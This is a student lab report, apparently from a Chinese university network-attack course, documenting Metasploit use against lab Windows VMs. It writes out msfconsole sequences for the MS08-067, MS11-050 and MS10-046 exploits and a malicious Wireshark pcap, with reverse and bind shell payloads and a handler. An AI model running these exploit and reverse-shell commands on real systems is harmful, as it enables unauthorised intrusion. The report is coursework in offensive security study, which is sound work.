
2018-2019-2 网络对抗技术 20165321 Exp5 MSF基础应用
1. 实践内容(3.5分)
1.1一个主动攻击实践; (1分)
首先攻击Windows XP:
- 在攻击机kali输入
msfconsole进入控制台,依次输入以下指令:
msf >use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >show payloads
msf exploit(ms08_067_netapi) >set payload generic/shell_bind_tcp//tcp反向回连
msf exploit(ms08_067_netapi) >set LHOST 攻击机IP地址//攻击机ip
msf exploit(ms08_067_netapi) >set LPORT 5321//攻击端口
msf exploit(ms08_067_netapi) >set RHOST 靶机IP地址//靶机ip,特定漏洞端口已经固定
msf exploit(ms08_067_netapi) >set target 0//自动选择目标系统类型,匹配度较高
msf exploit(ms08_067_netapi) >exploit//攻击

结果并没有成功。。。
又试着攻击了一下Windows server 2008,还是没有成功

又换了Windows7,结果还是失败了

找同学拷了一个Windows server 2000,来攻击,还是失败了

后来,我尝试更换了一个payload,从generic/shell_bind_tcp换成了generic/shell_reverse_tcp,终于攻击Windows server 2000成功了

1.2 一个针对浏览器的攻击;(1分)
还是首先攻击Windows XP:
- 首先使用ms11_050漏洞:
- 在攻击机kali输入
msfconsole进入控制台,依次输入以下指令:
msf >use windows/browser/ms11_050_mshtml_cobjectelement
msf exploit(ms11_050_cobjectelement) >set payload windows/meterpreter/reverse_http//http反向回连
msf exploit(ms11_050_cobjectelement) >set LHOST 攻击机IP地址//攻击机ip
msf exploit(ms11_050_cobjectelement) >set LPORT 5321//攻击端口固定
msf exploit(ms11_050_cobjectelement) >set URIPATH 20165321//统一资源标识符路径设置
msf exploit(ms11_050_cobjectelement) >exploit//攻击
在Windows XP上试了一下,没有成功

又在Windows7上试,发现Windows7上的IE是IE11,而且无法安装更老版本的IE8,只好作罢。

- 后来,我换了一个漏洞,使用ms10_046漏洞,重新攻击Windows XP:
尝试了好几个payload,windows/meterpreter/bind_tcp,windows/meterpreter/reverse_tcp,windows/meterpreter/reverse_http,最后,使用了windows/shell/reverse_tcp,终于攻击成功了。
1.3 一个针对客户端的攻击;(1分)
search wireshark
use windows/fileformat/wireshark_packet_dect.rb
set payload windows/shell/reverse_tcp
set LHOST 192.168.70.146
set LPORT 5321
exploit
会生成一个passwords.pcap文件,把这个文件拷到Windows XP下,回到kali,
back
use exploit/multi/handler
set payload windows/shell/reverse_tcp
exploit
进行监听,在Windows XP中用wireshark打开passwords.pcap文件,在kali中就获取了Windows XP的shell。

1.4 成功应用任何一个辅助模块。(0.5分)
- 我选用的模块是
exploit/windows/browser/dell_webcam_crazytalk
msf5 exploit(windows/browser/dell_webcam_crazytalk) > set payload windows/meterpreter/reverse_http
msf5 exploit(windows/browser/dell_webcam_crazytalk) > show options
msf5 exploit(windows/browser/dell_webcam_crazytalk) > set LPORT 8080
msf5 exploit(windows/browser/dell_webcam_crazytalk) > set LHOST 192.168.70.144
msf5 exploit(windows/browser/dell_webcam_crazytalk) > exploit





就能看到攻击成功的画面了:

2. 基础问题回答
- 用自己的话解释什么是exploit,payload,encode。
答:exploit就是实施攻击;payload就是把攻击代码“背”到靶机的传输方式;encode就是对攻击代码进行编码,使其形态改变,不易被靶机查杀。
3. 实践总结与体会
本次实验是继前4次以来,耗时最久的,时间大多数都花在寻找可用漏洞与有效载荷上面。我深刻地体会到作为一名黑客的不容易,不仅要费尽心思寻找漏洞,而且还要找到合适的靶机,才能攻击成功。
4. 离实战还缺些什么技术或步骤?
还缺比较新的漏洞、更熟练的操作、能够直接攻击广域网内计算机的能力,等等……
2018-2019-2 网络对抗技术 20165321 Exp5 MSF基础应用的更多相关文章
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
- 2018-2019-2 网络对抗技术 20165318 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165318 Exp5 MSF基础应用 原理与实践说明 实践原理 实践内容概述 基础问题回答 攻击实例 主动攻击的实践 ms08_067_netapi:自动化 ...
- 2018-2019-2 网络对抗技术 20165301 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165301 Exp5 MSF基础应用 实践原理 1.MSF攻击方法 主动攻击:扫描主机漏洞,进行攻击 攻击浏览器 攻击其他客户端 2.MSF的六个模块 查看 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165316 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165316 Exp5 MSF基础应用 目录 原理与实践说明 实践原理 实践内容概述 基础问题回答 攻击实例 主动攻击的实践 ms08_067_netapi: ...
- 20165214 2018-2019-2 《网络对抗技术》Exp5 MSF基础应用 Week8
<网络对抗技术>Exp5 MSF基础应用 Week8 一.实验目标与内容 1.实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体我 ...
- 2018-2019-2 网络对抗技术 20165228 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165228 Exp5 MSF基础应用 exploit选取 主动攻击:ms17_010_eternalblue(唯一) 浏览器攻击:ms05_054_onlo ...
随机推荐
- Nhibernate 使用 (二)
在第一篇中该做的配置基本上已经全部完成,现在直接开始测试 public static ISession NhibClient() { try { // Nhibernate 配置文件的位置 var p ...
- 加载Assetbundle需要注意的地方
WWW:异步实现,手机上不能用于同步代码,需要监测其完成状态.不用www.dispose. CreateFromFile:阻塞,但是移动平台上面的路径格式有点坑,没时间看,不用. 以下两个方式需要先使 ...
- sklearn模型的属性与功能-【老鱼学sklearn】
本节主要讲述模型中的各种属性及其含义. 例如上个博文中,我们有用线性回归模型来拟合房价. # 创建线性回归模型 model = LinearRegression() # 训练模型 model.fit( ...
- SQL反模式学习笔记22 伪键洁癖,整理数据
目标:整理数据,使不连续的主键Id数据记录变的连续. 反模式:填充断档的数据空缺. 1.不按照顺序分配编号 在插入新行时,通过遍历表,找到的第一个未分配的主键编号分配给新行,来代替原来自动分配的伪主键 ...
- pyqt pyside QLineEdit 重写键盘事件
pyqt pyside QLineEdit 重写键盘事件 def keyPressEvent(self, event): if (event.modifiers() & QtCore.Qt.S ...
- C. Queen Codeforces Round #549 (Div. 2) (搜索)
---恢复内容开始--- You are given a rooted tree with vertices numerated from 11 to nn . A tree is a connect ...
- 【spring】-- 手写一个最简单的IOC框架
1.什么是springIOC IOC就是把每一个bean(实体类)与bean(实体了)之间的关系交给第三方容器进行管理. 如果我们手写一个最最简单的IOC,最终效果是怎样呢? xml配置: <b ...
- svn提交按钮灰选
1.当我新建了一个文件或者文件夹,要提交的时候出现ok按钮灰选,提交不了. 解决方法:提交信息多写一些字儿就可以了,挥着回车换行也行 2.报错:you need to upgrade the work ...
- 关于Android studio 设置点击打不开的解决
今天早上觉得字体太小了想改下字体发现设置点不开,后来发现是打了汉化包的bug,后来换了一个汉化包就能打开了.
- (51)Wangdao.com第七天_JavaScript 编写位置及输出语句
JavaScript 编写位置 编写在html内部标签的属性中 不推荐使用,因为结构和行为耦合,不便于维护 主要有 <button onclick="alert('点我干哈!');& ...